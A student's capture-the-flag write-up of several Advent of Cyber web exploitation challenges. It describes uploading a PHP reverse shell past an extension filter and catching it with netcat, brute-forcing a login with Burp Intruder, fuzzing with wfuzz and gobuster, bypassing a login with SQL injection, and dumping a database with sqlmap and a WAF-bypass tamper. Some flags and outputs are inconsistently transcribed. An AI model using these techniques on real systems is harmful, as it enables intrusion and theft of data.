Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.137.87 39148 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:03:55 up 22 min,  0 users,  load average: 0.00, 0.08, 0.38
USER     TTY      FROM          LOGIN@    IDLE    JCPU    PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (820): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Type in the command in the above ‘cat /var/www/flag.txt’ and a flag would appear indicating that it is successful.



The screenshot shows a terminal window with the following content:

```
Applications Places Mozilla Firefox Mon 20 Jun, 10:07 AttackBox IP:10.10.116.88
504 Gateway Timeout - Mozilla Firefox
root@ip-10-10-116-88: ~
File Edit View Search Terminal Help
=====
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
>HM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muirri (@MuirlandOracle)

=====
sh-4.4$
```

Thought Process/Methodology:

First, type in the IP in the URL box in firefox. It will redirect you to a page which shows that you are not signed in. Next, use a GET parameter at the end of the URL by using ‘id’ as the parameter name and the given id number (ODIzODI5MTNiYmYw) as the value which makes it as ‘?id=ODIzODI5MTNiYmYw’. It will redirect you to a page which gives you control to upload files to the website. To make sure what kind of file it accepts, view the page source. Find the php-reverse-shell.php through the given paths then click on it to change the IP and ports to the currently used one. Then, create a shell using the jpeg.php as extensions which makes it as shell.jpeg.php. To do so, simply just type in cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php in the terminal Get ready the netcat listener using a common port which in this case I'll be using port 1234, type ‘nc -lvp 1234’ in the terminal. Then, submit the shell.jpeg.php file on the website. Next, go to the ‘/uploads/’ page which gives you access to see all the files that have been submitted. From this, we could view our file, and then click it. Go back to the terminal and type in the command ‘cat /var/www/flag.txt’ and a flag would appear indicating that it is successful.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Attackbox, Firefox, BurpSuite

Solution/walkthrough:

Question 1: What is the name of the botnet mentioned in the text that was reported in 2018?

Answer: Mirai

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2: How much did Starbucks pay in USD for reporting default credentials according to the text?

Answer: \$250

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Question 3: Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?


Answer: ag3nt-j1



Question 4: Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Answer: 8080

Open safari, direct to FoxyProxy and click options. Then, click on ‘edit’ for burp. It will then show the port number for burp and also the proxy type to be answered for the next question.




Question 5: Examine the options on FoxyProxy on Burp. What is the proxy type?

Answer: HTTP

Question 6: Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

Answer: %50%53%50%30%32%30%31

On BurpSuite, go to the decoder and type “PSP0201” at the space. Then, set it to be encoded as a URL.



Question 7: Look at the list of attack type options on intruders. Which of the following options matches the one in the description?

Answer: Cluster bomb


nter each set, then the second payload from each set, and so on.

= **Cluster bomb**
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Question 8: What is the flag?

Answer: THM{885ffab980e049847516f9d8fe99ad1a}

Launch the attack on BurpSuite by cluster bomb. On the payload option, insert a sample list of usernames and passwords to be tried. Once we get the correct username and password, turn off burp and login into the website. The flag then will be shown.



Thought Process/Methodology:

We want to get into the website. However, we don't know what is the username and password to log in. Hence, we use BurpSuite to perform dictionary attack. To perform the dictionary attack, we use intruder to loop through and submit a login request using a list of usernames and passwords that are commonly used in hope that the usernames and passwords in the list are correct. We also intercept our traffic by proxying through the Burpsuite. Once all the combinations of usernames and passwords are tested, the result will be shown. Typically all incorrect logins will have the same status and length, if a combination is correct it will be different. In the end, we found that the combination that has different status is 'admin' as username and '12345' as password. We have successfully login into the website.

Day 4: Web Exploitation – Santa's watching

Tools used: Attackbox, Firefox

Solution/walkthrough

Question 1: Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Answer: wfuzz -c -z file, big.txt <http://shibes.xyz/api.php?breed=FUZZ>

A wfuzz command starts with wfuzz and the -c to show output in colour,-z to specify the file which is big.txt. big.txt is used because that is the file recommended by tryhackme.

Question 2: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

Answer: site-log.php

/api command to the ip address shows the file in the API directory

```
root@ip-10-10-123-42:~# gobuster dir -u http://10.10.118.132 -w /usr/share/wordlists/dirb/big.txt -x .php
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          http://10.10.118.132
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2022/06/24 07:11:55 Starting gobuster
=====
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/LICENSE (Status: 200)
/api (Status: 301)
Progress: 14216 / 20470 (69.45%)
```

Index of /api

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef GitHub - swisskyrepo/...

Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.118.132 Port 80

Question 3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer: THM{D4T3_AP1}


```
root@ip-10-238-92:~# wfuzz -c -w /root/wordlist -u http://10.10.100.101/api/site-log.php?date=FUZZ
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

=====
* Wfuzz 2.2.9 - The Web Fuzzer
=====

Target: http://10.10.100.101/api/site-log.php?date=FUZZ
Total requests: 03

ID Response Lines Word Chars Payload
=====
000015: C=00 0 L 0 W 0 Ch "20201114"
000016: C=00 0 L 0 W 0 Ch "20201115"
000017: C=00 0 L 0 W 0 Ch "20201116"
000018: C=00 0 L 0 W 0 Ch "20201117"
000019: C=00 0 L 0 W 0 Ch "20201118"
000020: C=00 0 L 0 W 0 Ch "20201119"
000021: C=00 0 L 0 W 0 Ch "20201120"
000022: C=00 0 L 0 W 0 Ch "20201121"
000023: C=00 0 L 0 W 0 Ch "20201122"
000024: C=00 0 L 0 W 13 Ch "20201123"
000025: C=00 0 L 0 W 0 Ch "20201123"
000027: C=00 0 L 0 W 0 Ch "20201125"
000028: C=00 0 L 0 W 0 Ch "20201127"
000029: C=00 0 L 0 W 0 Ch "20201128"
000030: C=00 0 L 0 W 0 Ch "20201129"
000031: C=00 0 L 0 W 0 Ch "20201130"
000032: C=00 0 L 0 W 0 Ch "20201131"
000040: C=00 0 L 0 W 0 Ch "20201209"
000041: C=00 0 L 0 W 0 Ch "20201209"
000042: C=00 0 L 0 W 0 Ch "20201210"
000043: C=00 0 L 0 W 0 Ch "20201210"
000044: C=00 0 L 0 W 0 Ch "20201211"
000045: C=00 0 L 0 W 0 Ch "20201212"
000046: C=00 0 L 0 W 0 Ch "20201213"
000047: C=00 0 L 0 W 0 Ch "20201214"
000048: C=00 0 L 0 W 0 Ch "20201215"
000049: C=00 0 L 0 W 0 Ch "20201216"
```

000021:	C=200	0 L	0 W	0 Ch	"20201120"
000022:	C=200	0 L	0 W	0 Ch	"20201121"
000023:	C=200	0 L	0 W	0 Ch	"20201122"
000026:	C=200	0 L	1 W	13 Ch	"20201125"
000024:	C=200	0 L	0 W	0 Ch	"20201123"
000027:	C=200	0 L	0 W	0 Ch	"20201126"
000028:	C=200	0 L	0 W	0 Ch	"20201127"
000025:	C=200	0 L	0 W	0 Ch	"20201124"



Question 4: Look at wfuzz's help file. What does the -f parameter store results to?

Answer: filename, printer

explanation: based on <https://manpages.debian.org/buster/wfuzz/wfuzz.1.en.html> -f, stores results in the output file using the specified printer (raw printer if omitted)

```
-c : Output with colors
-v : Verbose information.
-f filename,printer : Store results in the output file using the specified printer (raw printer if omitted).
-o printer : Show results using the specified printer.
--interact : (beta) If selected, all key presses are captured. This allows you to interact with the program.
--dry-run : Print the results of applying the requests without actually making any HTTP request.
```

Thought Process/Methodology: Firstly we had to figure out a wfuzz command for the website <http://shibes.xyz/api.php> and were also given the directory. Then we had to use gobuster to find out the directory that had the file we wanted to recover for our login page. Lastly, we fuzz the date parameter on the file we found in the API directory.

Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Attackbox, Firefox, BurpSuite

Solution/walkthrough:

Question 1: What is the default port number for SQL Server running on TCP?

Answer: 1433

Question 2: Without using directory brute forcing, what's Santa's secret login panel?

Answer: /santapanel

Visit the Santa's Official Forum. No button that links to Santa's secret login panel.

The screenshot shows a Mozilla Firefox window with the title "Santa's Forum - Mozilla Firefox". The address bar shows the URL "10.10.24.221:8000". The main content area displays "Santa's Official Forum" with the message "Santa's forum is back!". Below this, there is a post from "Timmy" saying "I am so excited for Christmas this year!", a post from "William" asking "Santa, are you real?", and a post from "James" saying "I've been a good boy this year!". To the right, there is a sidebar titled "Popular topics" with sections for "Gifts" (Books, laptops, playstation) and "Questions" (Does Santa really like milk and cookies?).

Guessing the URL using the hint on TryHackMe and successfully getting into Santa's secret login panel

The screenshot shows a modal window titled "Question Hint" with the message "The name is derived out of 2 words from this question." Below it, the hint "/s**tap***l" is displayed.

The screenshot shows a Mozilla Firefox window with the title "Sequel - Mozilla Firefox". The address bar shows the URL "10.10.24.221:8000/santapanel". The main content area displays a login form with fields for "Username" and "Password", and a button labeled "Login". Above the form, there is a warning message: "Do not attempt to login if you are not a member of Santa's corporation!"

Question 3: What is the database used from the hint in Santa's TODO list?

Answer: SQLite

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than `sqlite`. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4: How many entries are there in the gift database?

Answer: 22

Bypassing the login page with SQL injection using the payload: `wakuwaku' or 1=1 --`

The screenshot shows a login form with two fields: 'Username' and 'Password'. The 'Username' field contains the value 'wakuwaku' or 1=1 --. The 'Password' field contains the value 'wakuwaku'. Below the form is a 'Login' button.


Then, it will redirect us to a new page where we can search the database.

The screenshot shows a search interface titled 'Welcome back, Santa!'. It features a decorative background with Christmas lights and a cartoon Santa Claus. A message says 'The database has been updated while you were away!'. Below this is a search bar with the placeholder 'Enter:' and a 'Search' button. To the right is a table with a single row labeled 'GiftChild' containing the letters 'N', 'u', 'l', and 'l'.

Use SQLMap & BurpSuite to dump all the databases. Enable FoxyProxy in Firefox and make sure intercept is on at the BurpSuite's proxy panel. Do a test request at the webpage.

The screenshot shows the same search interface as before. The 'Enter:' field now contains the value 'test'. The table below still shows the 'GiftChild' row with the letters 'N', 'u', 'l', and 'l'.

Save the request at the proxy panel to use it with SQLMap.



Open terminal to start SQLMap. Use the command given at TryHackMe: `sqlmap -r filename`.

`/root/santasql` is where we saved the request earlier. `--tamper=space2comment` is to bypass the WAF. `--dump-all` is to dump the entire database. `--dbms sqlite` is to tell SQLMap the type of database is SQLite. The following command is what we used:

```
root@ip-10-10-95-216:~# sqlmap -r /root/santasql --tamper=space2comment --dump-all --dbms sqlite
```

SQLMap then will dump the entire database.

```
[*] starting at 07:37:51
[07:37:51] [INFO] parsing HTTP request from '/root/santasql'
[07:37:51] [INFO] loading tamper script 'space2comment'
[07:37:52] [INFO] testing connection to the target URL
[07:37:52] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:37:52] [INFO] testing if target URL content is stable
[07:37:53] [INFO] target URL content is stable
[07:37:53] [INFO] testing if GET parameter 'search' is dynamic
[07:37:53] [WARNING] GET parameter 'search' does not appear to be dynamic
[07:37:53] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[07:37:53] [INFO] testing AND boolean-based blind 'WHERE' or 'HAVING' clause
[07:37:53] [WARNING] reflective value(s) found and filtering out
[07:37:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[07:37:53] [INFO] GRUPO BY ' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection tech
[07:37:53] [INFO] target URL appears to have 2 columns in query
[07:37:54] [INFO] GET parameter 'search' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[07:37:54] [INFO] checking if the injection point on GET parameter 'search' is a false positive
[07:37:54] [WARNING] parameter length constraining mechanism detected (e.g., Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
Parameter: search (GET)
    Title: Generic UNION query (NULL) - 2 columns
    Payload: search=test' UNION ALL SELECT 'qjivq'||'RKUNLzVndsgzJlAckLWStarlxMOHCUVN3MVL5nW'||'qzvpq',NULL-- lQAp

[07:38:01] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[07:38:01] [INFO] testing 'Generic UNION query (NULL) - 2 columns' via tamper script
[07:38:01] [INFO] actively fingerprinting SQLite
[07:38:01] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[07:38:01] [INFO] sqlmap will dump entries of all tables from all databases now
[07:38:01] [INFO] fetching tables for database 'SQLite_masterdb'
[07:38:01] [INFO] fetching columns for table 'sequels' in database 'SQLite_masterdb'
[07:38:01] [INFO] fetching entries for table 'sequels' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: sequels
[2 rows]
+-----+-----+
| kid | age | title |
+-----+-----+
```

```

Applications Places System Mon 20 Jun, 07:42
root@ip-10-10-95-216:~#
File Edit View Search Terminal Help
[...]
| James | 8 | shoes
| John | 4 | skateboard
| Robert | 17 | iphone
| Michael | 5 | playstation
| William | 6 | xbox
| David | 6 | candy
| Richard | 9 | books
| Joseph | 7 | socks
| Thomas | 10 | 10 McDonalds meals
| Charles | 3 | toy car
| Christopher | 8 | air hockey table
| Daniel | 12 | lego star wars
| Matthew | 15 | bike
| Anthony | 3 | table tennis
| Donald | 4 | fazer chocolate
| Mark | 17 | wii
| Paul | 9 | github ownership
| James | 8 | finnish-english dictionary
| Steven | 11 | laptop
| Andrew | 16 | raspberry pie
| Kenneth | 19 | TryHackMe Sub
| Joshua | 12 | chair
[...]
[07:48:01] [INFO] Table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.sqlmap/output/10.10.24.221/dump/SQLite_masterdb/sequels.csv'
[07:48:01] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'
[07:48:01] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_For_Christmas_Is_You} |
[...]
[07:48:01] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.24.221/dump/SQLite_masterdb/hidden_table.csv'
[07:48:01] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
[07:48:01] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+
| username | password |
+-----+
| adminn | EHNCNSWzzFP6sc7gb |
[...]

```

It is shown there are 22 entries. Question 5 and Question 6 will also refer to this database.

Database: SQLite_masterdb		
Table: sequels		
[22 entries]		
kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 5: What is James' age?

Answer: 8

Question 6: What did Paul ask for?

Answer: GitHub ownership

Question 7: What is the flag?

Answer: thmfox{All_I_Want_for_Christmas_Is_You}

```
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Question 8: What is admin's password?

Answer: EhCNSWzzFP6sc7gB

```
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+
| username | password      |
+-----+
| admin    | EhCNSWzzFP6sc7gB |
+-----+
```

Thought Process/Methodology:

After we gained access to the target machine, we were shown the Santa's Official Forum page. We then proceeded to visit Santa's secret login page by guessing the URL based on the hint. After that, we bypassed the login page with SQL Injection by inserting a payload '`' or 1=1 --`'. The `--` in this case has commented out the password checking part. After successfully bypassing it, it redirected us to a new page where we can search for the database. We used SQLMap and BurpSuite to dump the entire database. We did a test request and intercepted it using the FoxyProxy and Burpsuite. The request was saved by right-clicking on it and hitting 'Save Item'. To make it easier to remember, we saved the item with the name santasql in the root folder. We then use SQLMap with this file to output the entire database contents. We use the command `sqlmap -r /root/santasql --tamper=space2comment --dump-all --dbms sqlite`. The terminal then showed an output containing various databases and their contents. The answers for Question 4 - Question 6 were all in the database.